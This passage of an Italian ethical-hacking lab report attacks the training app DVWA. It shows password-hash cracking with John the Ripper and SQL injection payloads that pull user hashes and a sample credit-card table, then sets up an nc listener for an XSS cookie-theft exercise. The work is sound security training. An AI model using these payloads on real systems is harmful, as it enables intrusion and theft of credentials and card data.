
Per poter visualizzare tutte le password trovate possiamo utilizzare il comando **“john --show --format=raw-md5 /home/kali/Scrivania/hash.txt”** come vediamo in figura:

Le password trovate sono:

- password
- abc123
- charley
- letmein
- password

In figura vediamo che non ci porta la quinta e ultima password perchè uguale alla prima, sapendo gli hash delle password della prima e dell'ultima sono uguali possiamo dedurre che la quinta password sarà “password”.

La password che corrisponde all'utente Pablo Picasso è la penultima quindi **“letmein”**.



```
(kali㉿kali)-[~] Username: admin
$ john --show --format=raw-md5 /home/kali/Scrivania/hash.txt

?:password
?:abc123
?:charley
?:letmein


4 password hashes cracked, 0 left
```

Nell'esercitazione vi è anche una parte bonus dove ci chiede di:

- Replicare tutto a livello medium;
- Recuperare informazioni vitali da altri db collegati.

Per farlo ovviamente torniamo sul server DVWA e impostiamo il security level su medium anzichè su low.

Così facendo, aprodo il codice php di SQL injection, tramite il pulsante in basso a destra “View Source”, vediamo cosa è cambiato:



```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);

    $i=0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
?>
```

Vedendo che il codice ha un passaggio in più sappiamo che dovremo cambiare la query per rendere eseguibile il tutto, ma andiamo a vedere più precisamente il codice per capire cosa cambiare.

Ricezione del parametro

Come funziona questo attacco SQL injection

Nel codice PHP, quando viene inviato questo payload come parametro id:

```
$id = $_GET['id']; // id = "1 OR 1=1 UNION SELECT user, password FROM users#"  
$id = mysql_real_escape_string($id);
```

Questo metodo, `\$id = mysql_real_escape_string(\$id);`, aggiunge un backslash (\) davanti a caratteri speciali come ', trasformandolo in \'. Il backslash (\) davanti a caratteri speciali svolge un ruolo fondamentale: indica al parser SQL di interpretare il carattere che segue come un carattere letterale, non come un elemento di sintassi SQL.

Costruzione della query

```
php  
$getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
```

Che diventa:

```
sql SELECT first_name, last_name FROM users WHERE user_id = 1 OR 1=1 UNION SELECT user, password FROM users#
```

Esecuzione della query

La query esegue due operazioni:

WHERE user_id = 1 OR 1=1 restituisce tutti i record dalla tabella users (perché 1=1 è sempre vero)

UNION SELECT user, password FROM users Aggiunge i risultati di una seconda query che estrae username e password


Il simbolo (#) alla fine è un commento SQL che elimina qualsiasi parte rimanente della query originale.

Serve per evitare errori di sintassi:

Se nella query originale ci fossero altre parti dopo il punto di iniezione (come una clausola ORDER BY o altre condizioni), il # le elimina

Senza il #, la query potrebbe risultare malformata e generare errori

Torniamo su SQL injection e inseriamo nella barra di ricerca la query “**1 UNION SELECT user,password FROM users**”, che sarebbe uguale a quella usata con il livello low ma senza apici.



The screenshot shows the Burp Suite interface with a captured request for the DVWA SQL Injection page. The User ID field contains the SQL injection query "1 UNION SELECT user,password FROM users". The response pane displays a list of users with their hashed passwords:

- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: admin Surname: admin
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: Gordon Surname: Brown
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: Hack Surname: Me
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: Pablo Surname: Picasso
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: Bob Surname: Smith
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d009fbbe40cade3de5c71e9e9b7
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Il risultato che otterremo sarà il seguente che vediamo in figura.

Ci restituirà gli utenti con le rispettive password hashate.

Che possiamo craccare rifacendo i passaggi fatti in precedenza sul terminale kali con il tool JohnTheRipper. Ma adesso ci concentriamo su trovare altri database collegati al DVWA.



The screenshot shows the DVWA SQL Injection page displaying the results of the SQL injection query. It lists multiple user entries with their first names and last names:

- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: admin Surname: admin
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: Gordon Surname: Brown
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: Hack Surname: Me
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: Pablo Surname: Picasso
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: Bob Surname: Smith
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d009fbbe40cade3de5c71e9e9b7
- ID: 1 OR 1=1 UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Per trovare i database collegati, per prima cosa configuriamo il security level di DVWA su low e poi torniamo su SQL injection dove inseriamo nella barra di ricerca il seguente comando “**'UNION SELECT table_name, NULL FROM information_schema.tables --**” (ottenuto dopo una ricerca congiunta su internet), che ci darà il risultato mostrato in figura.

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: CHARACTER_SETS
Surname:'

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLLATIONS
Surname:'

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:'

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLUMNS
Surname:'

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLUMN_PRIVILEGES
Surname:'

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: credit_cards
Surname:'

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: ccid
Surname:'

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: ccnumber
Surname:'

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: ccv
Surname:'

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: expiration
Surname:'
```

Nella lista dei database troviamo un db che ci attira, cioè **“credit_cards”**

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: credit_cards
Surname:

User ID:

User ID:

Submit

```
ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: ccid
Surname:'

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: ccnumber
Surname:'

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: ccv
Surname:'

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: expiration
Surname:'
```

Verifichiamo cosa troviamo dentro e per farlo modifichiamo il comando in “**'UNION SELECT table_name, NULL FROM information_schema.columns WHERE tables_name='credit_cards' --**”.

Da quello che vediamo potremmo aver trovato un db con all'interno dati sensibili di carte di credito con numeri di carte, ccv e data di scadenza delle carte. Proviamo ad approfondire il tutto per ottenere i seguenti dati modificando ancora una volta il comando in “ **' UNION SELECT table_schema, table_name NULL FROM information_schema.tables --** ”

```
ID: ' UNION SELECT table_schema, table_name FROM information_schema.tables --
First name: owasp10
Surname: credit_cards
```

Ora sappiamo da dove prendere le informazioni per ottenere i dati delle carte di credito, quindi per farlo usiamo il comando “ **UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --** ”.

Così facendo otteniamo i dati delle carte di credito contenuti nel db “ **credit_cards** ” come vediamo in figura

User ID:

Submit

```
ID: ' UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --
First name: 1
Surname: 4444111122223333 | 745 | 2012-03-01

ID: ' UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --
First name: 2
Surname: 7746536337776330 | 722 | 2015-04-01

ID: ' UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --
First name: 3
Surname: 8242325748474749 | 461 | 2016-03-01

ID: ' UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --
First name: 4
Surname: 7725653200487633 | 230 | 2017-06-01

ID: ' UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --
First name: 5
Surname: 1234567812345678 | 627 | 2018-11-01
```

CONSIDERAZIONI FINALI:

Questa esercitazione ha fornito un'efficace dimostrazione pratica delle vulnerabilità causate da una gestione non sicura delle query SQL lato server. Attraverso tecniche di SQL Injection, siamo riusciti a ottenere accesso non autorizzato ai dati, recuperando non solo gli hash delle password degli utenti ma anche dati sensibili come numeri di carte di credito, CCV e date di scadenza.

L'attività ha permesso di comprendere:

- Le differenze tra i livelli di sicurezza LOW e MEDIUM nella piattaforma DVWA;
- L'importanza delle funzioni di sanitizzazione come `mysql_real_escape_string()` nel mitigare gli attacchi;
- L'uso di strumenti come Burp Suite e JohnTheRipper per l'analisi e il cracking delle password;
- Come interrogare il database per ottenere metadati e tabelle sensibili da `information_schema`.

Queste competenze sono fondamentali per ogni ethical hacker, poiché mettono in evidenza quanto sia facile, in ambienti non sicuri, accedere a informazioni riservate. La responsabilità di chi lavora nella cybersecurity è proprio quella di identificare, segnalare e correggere queste vulnerabilità prima che possano essere sfruttate da attori malevoli.

GODS OF HACKING - ETHICAL HACKERS



XSS



L'obiettivo di oggi ci chiede di sfruttare la vulnerabilità **XSS persistente** presente sulla Web Application DVWA al fine di simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio:


Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.104.100/24


IP Metasploitable: 192.168.104.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta **4444**

Per prima cosa, come richiesto dall'obiettivo, andiamo a cambiare gli IP delle macchine (kali e metasploitable), quindi apriamo la kali da virtualbox e ci spostiamo su network manager per configurare l'IP della macchina e aggiungiamo una rete con l'IP 192.168.104.100/24, controlliamo da terminale con il comando “ **ip a** ” per essere sicuri della configurazione.



Stessa cosa faremo per la metasploitable, quindi apriamo la macchina. Una volta dentro lanciamo il comando “ **sudo nano /etc/network/interfaces** ” per aprire la configurazione di rete dove cambiamo l'address, la network e il gateway rispettivamente con 192.168.104.150, 192.168.104.0 e 192.168.104.1 torniamo su terminale e rivviamo la rete con il comando “ **sudo /etc/init.d/networking restart** ”, una volta fatto ciò per assicurarci che la configurazione sia andata a buon fine lanciamo il comando “ **ip a** ” su terminale per vedere l'ip della macchina metasploitable.





Per ricevere i cookie, avviamo un web server che stampi le richieste ricevute. Per farlo apriamo il terminale kali e lanciamo il comando “**nc -l -p 4444**“ e per il momento lo lasciamo lì in ascolto...

Torniamo sulla kali e lanciamo un ping verso la metasploitable per capire se le due macchine comunicano tra loro, da terminale lanciamo il comando “ **ping 192.168.104.150** ”.

Dopodiché apriamo il nostro browser e poroviamo a connetterci alla pagina della metasploitable cercando nella barra di ricerca l’IP della macchina metasploitable, cioè 192.168.104.150.

Ci aprirà una pagina con una grande scritta “metasploitable2” con sotto un menù, clicchiamlo su DVWA per accedervi e verremo reindirizzati a una pagina di login dove inseriremo user e password per accedere al server DVWA.



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)




Una volta all'interno della DVWA ci spostiamo sulla sezione DVWA Security per impostare il livello di sicurezza su “ **low** ”.



The screenshot shows the DVWA Security page. On the left is a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, and About. The main content area has a heading "DVWA Security" with a gear icon. It says "Security Level is currently high." and "You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA." Below this is a dropdown menu set to "low" with a "Submit" button. Further down, there's a section for "PHPIDS" with a note that it's disabled, and links for "enable_PHPIDS", "[Simulate attack]", and "[View IDS log]".

